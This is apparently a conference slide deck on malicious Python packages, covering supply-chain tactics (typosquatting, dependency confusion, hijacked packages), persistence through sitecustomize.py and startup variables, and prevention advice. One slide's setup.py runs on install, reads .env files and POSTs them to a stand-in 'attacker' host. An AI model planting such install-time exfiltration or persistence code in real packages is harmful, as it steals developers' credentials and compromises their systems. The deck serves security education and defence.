MalPython

Can You Trust Your Python?

Satria Ady Pradana

#whoami

Satria Ady Pradana

- Adversary Engineer (Red Team)
- Community Leader of Reversing.ID
- Malware analyst and developer in my free time.

A **Wild Pikachu** appear!

xathrya

xathrya

@xathrya

@xathrya_

DISCLAIMER

This material was created for educational purposes and contains example of source code that can be weaponized for malicious purposes.

The author is not responsible and/or liable for any damage or any kind, to human or organization, caused by the misuse of these materials.

Use responsibly.

Slide + Code: https://github.com/xathrya/malpython

AGENDA

- Supply Chain Attacks
- Common Tactics
  - Delivery and Initial Foothold
  - Persistence
- Prevention

Slide + Code: https://github.com/xathrya/malpython

“Know Thyself, Know Thy Enemies.

Thousands battles, Thousands Victories.”

Sun Tzu - Art of War

Supply Chain Attack

in Python

(Software) Supply Chain Attack

- Type of cyber attack that target the process, tools, and infrastructure used to build, distribute, or update software to inject malicious code.
- Exploit the trust placed in the software supply chain.

We talk specifically about supply chain attack with Python packages.

Python is Popular

- Widely used for development and automation.
- Cross-platform support
- Easily integrate with other technologies
- Large community and ecosystem
  - Third party packages for almost any use case.

Most of us rely on available packages

But, can you trust the code?

*P in Python is Popular

Developers are the Target

- More attacks directed to the users or developers.
  - User is always the weak part.
  - Can lead to compromising the IT infrastructure.
  - Can lead to compromising the software made by developers.
- Challenges in verifying the security of these dependencies.
- Introduced as malicious packages.
  - Anyone can upload packages to PyPi.
  - Unspecific, mass/wide-range target.

The Impact

What could happen when you install malicious packages?

- Exfiltrate sensitive data: SSH keys, GPG keys, cloud credentials, configurations, environment variables, etc.
- Install backdoor
- Execute arbitrary code:
  - Reverse shell
  - Malware (ransomware, cryptominer, etc).
- Pivot or jump host for lateral movement.
- etc.

*P in Python is Popular

Common

Tactics and Techniques

What and How?

Attacker Goals

In most scenario, Attacker abuse Python code for:

- **Initial foothold**:
  Gaining access to the environment, which can be used for further exploitation.

- **Persistence**:
  Maintain long-term control over the system, remain active on system without being detected.

Typical Chain of Events

- Users install package, either:
  - Package is a malicious package
  - Package depends on a malicious package
- Malicious package runs and execute the payload
  - Compromising end-user:
    - Install malware
    - Establish persistence
  - Compromising software:
    - Add backdoor to the software

Getting Initial Foothold

Attacker deliver malicious code to victim.

Publish malicious packages into PyPI and lure victim to install it.

Some type of attacks:

- Dependency Confusion
- Typosquatting
- Hijacked Packages
- Forked Packages

Dependency Confusion

Register malicious packages with the same name as the legitimate internal packages but with higher version number.

Example cases:

- **Alex Birsan research** (2021)
  Compromising several major companies by injecting malicious packages [ref].

- **Torchtriton (2023)**
  Attacker publish package with the same name as the package shipped on the PyTorch nightly package [ref-1][ref-2].

Typosquatting

Publish packages with names very similar to popular ones. Relying on users mistyping the packages names.

- **Misspelling**, e.g.:
  - requests → requesrs, requesys, request [ref]
  - urllib3 →urlib3 [ref]

- **Ordering/separator confusion**, e.g.:
  - setuptools →setup-tools, setup_tools [ref]

- **Version confusion**, e.g.:
  - requests → request3
  - python-dateutil → python3-dateutil [ref]

Hijacked Packages

Malicious code is inserted into the existing (safe) packages.

- User contribution (pull request)
- Hacked developer account

Example case:

- fastapi-toolkit [ref]
- ssh-decorate [ref]
- phpass [ref]

Forked Packages

Fork a repository and insert malicious code into it.

Luring victim by offering features or capability which is not provided by the real package.

Example case:

- requests-darwin-lite [ref]

Case: Package Import

Malicious code is inserted into package, as part of existing function or module, executed on import or function invoke.

Invoked on each import →

```
1   __version__ = "0.1.0"
2
3   # suppose this part is non-malicious code as in original package
4   from .greet import *
5
6   # insert malicious module here so it will be run whenever the package is imported.
7   # delete the payload after execution
8
9   try:
10      from .payload import *
11      del payload
12  except:
13      pass
14
15  # suppose this part is non-malicious code as in original package
```

malpkg1/malpkg1/__init__.py

python3 setup.py sdist
pip3 install dist/malpkg1*.tar.gz

```
root@minerva ~
python3 -q

>>> import malpkg1
MalPython code for Linux
>>>
```

```python
import platform

# define function which contain payload
def payload():
    if platform.system().startswith("Linux"):
        code="print('MalPython code for Linux')"
    elif platform.system().startswith("Windows"):
        code="print('MalPython code for Windows')"
    elif platform.system().startswith("Darwin"):
        code="print('MalPython code for macOS')"
    else:
        code="pass"

    eval(compile(code, "<string>", "exec"))

# execute the payload immediately
payload()
```

malpkg1/malpkg1/payload.py

Case: Package Install

Malicious code is inserted into setup process.

Executed once during installation.

Invoked payload on setup →


```python
from urllib import request, parse
import setuptools
import base64
import json
import os

setuptools.setup(
    name="malpkg2",
    version="0.1.0",
    author="Satria Ady Pradana",
    description="Simple package to demonstrate malicious package",
    packages=setuptools.find_packages(),
    classifiers=[
        "Programming Language :: Python :: 3",
        "License :: OSI Approved :: MIT License",
        "Operating System :: OS Independent",
    ],
    project_urls={
        "Repository": "https://github.com/xathrya/malpython",
    },
    python_requires=">=3.6",
)


# PAYLOAD: read environment variable
ENDPOINT="http://attacker/upload"
for f in [".env", os.path.expanduser("~/.env"), "/.env"]:
    if os.path.exists(f):
        with open (f, "rb") as r:
            content = base64.b64encode(r.read())
            data    = {"filename":f,"content":content.decode()}
            req     = request.Request(ENDPOINT, data=json.dumps(data).encode(), method='POST')
            resp    = request.urlopen(req)
```

malpkg2/setup.py

Note!

- MalPkg2 technique still works, but might be deprecated in the future.
- Modern package based on PEP517/PEP518 has no setup.py
  - Replaced by pyproject.toml
- We still have some workarounds! (see MalPkg4 examples)

Real Case (Sept' 2024)



Malicious packages:

- `real-ids` (versions 0.0.3 - 0.0.5)
- `coloredtxt` (version 0.0.2)
- `beautifultext` (version 0.0.1)
- `minisound` (version 0.0.2)

https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/

Obfuscated?

- Malicious code need to evade detection
  - Avoid using obvious code.

- How?
  - Transformation (encoding,compression,encryption)
  - Simplify code to one line
  - Use builtins or internal functions

See Twisting Python :D

Multi Staged?

- Malicious code need to evade detection
  - Single large payloads are noisy and likely trigger detection.
  - Only send important payload when it matters!

- Each stage has specific role
  - Fetcher often lightweight and stealthy to fetch other payload.
  - Prober for situation awareness
  - Main payload for whatever you want

Persistence

- What should be done after getting access to victim?
  - Make sure access is not lost!

- Attacker maintain access to the compromised environment.
  - Attacker contact the victim.
  - Victim contact the attacker.
    - On each reboot
    - On specific event

Option: compromise the python.

Abusing Autoload

Abusing Python feature for autoload malicious module on startup.

- **sitecustomize.py** file
  Create sitecustomize.py file on site-packages/ directory.

- **PYTHONSTARTUP** env variable
  Create any file and export its full path as PYTHONSTARTUP.

- **site.py** file
  Edit site-packages/site.py file.

See the repo for each case.

Case: Site Customization

Create a sitecustomize.py file on site-packages/ directory.

Payload can be plain python script or cython module.

We choose user directory:
~/.local/lib/python3.11/site-packages

```
xathrya@minerva ~   (0.048s)
python3 -m site
sys.path = [
    '/home/xathrya',
    '/usr/lib/python311.zip',
    '/usr/lib/python3.11',
    '/usr/lib/python3.11/lib-dynload',
    '/home/xathrya/.local/lib/python3.11/site-packages',
    '/usr/local/lib/python3.11/dist-packages',
    '/usr/lib/python3/dist-packages',
]
USER_BASE: '/home/xathrya/.local' (exists)
USER_SITE: '/home/xathrya/.local/lib/python3.11/site-packages' (exists)
ENABLE_USER_SITE: True
```

To print something on each python startup

```
1    print("MalPython execute from sitecustomize.py")
```

~/.local/lib/python3.11/site-packages/sitecustomize.py

```
xathrya@minerva ~
python3

MalPython execute from sizecustomize.py
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Beyond the Python Script

Instead of using plain python script as payload, we use binary code.

- Using shared library (DLL/SO)
- Convert Python to C then compile it.
- Create interface to execute the function in shared library.

Solution: using cython

Make sure you have cython installed.

```
pip3 install cython
```

Compromising the Interpreter

What if we add malicious code into the interpreter?

- More advanced and complicated.
- Less suspected (?)

Action? Anything

- Create new thread and run something malicious.
- Hook internal function.

Impact? Anything

See the repo for each case.

DEMO

Prevention

How to Prevent?

First of all: be aware!

Then

- **Pin dependencies**: use specific version explicitly.
- **Internal repositories**: setup internal repositories and configure pip to only fetch from these repositories.
- **Audit and monitor**: regularly audit the dependencies and any changes made to them.
- **Audit the pull request**: if you get pull requests, check if it's malicious.

QUESTIONS?

THANK YOU

Satria Ady Pradana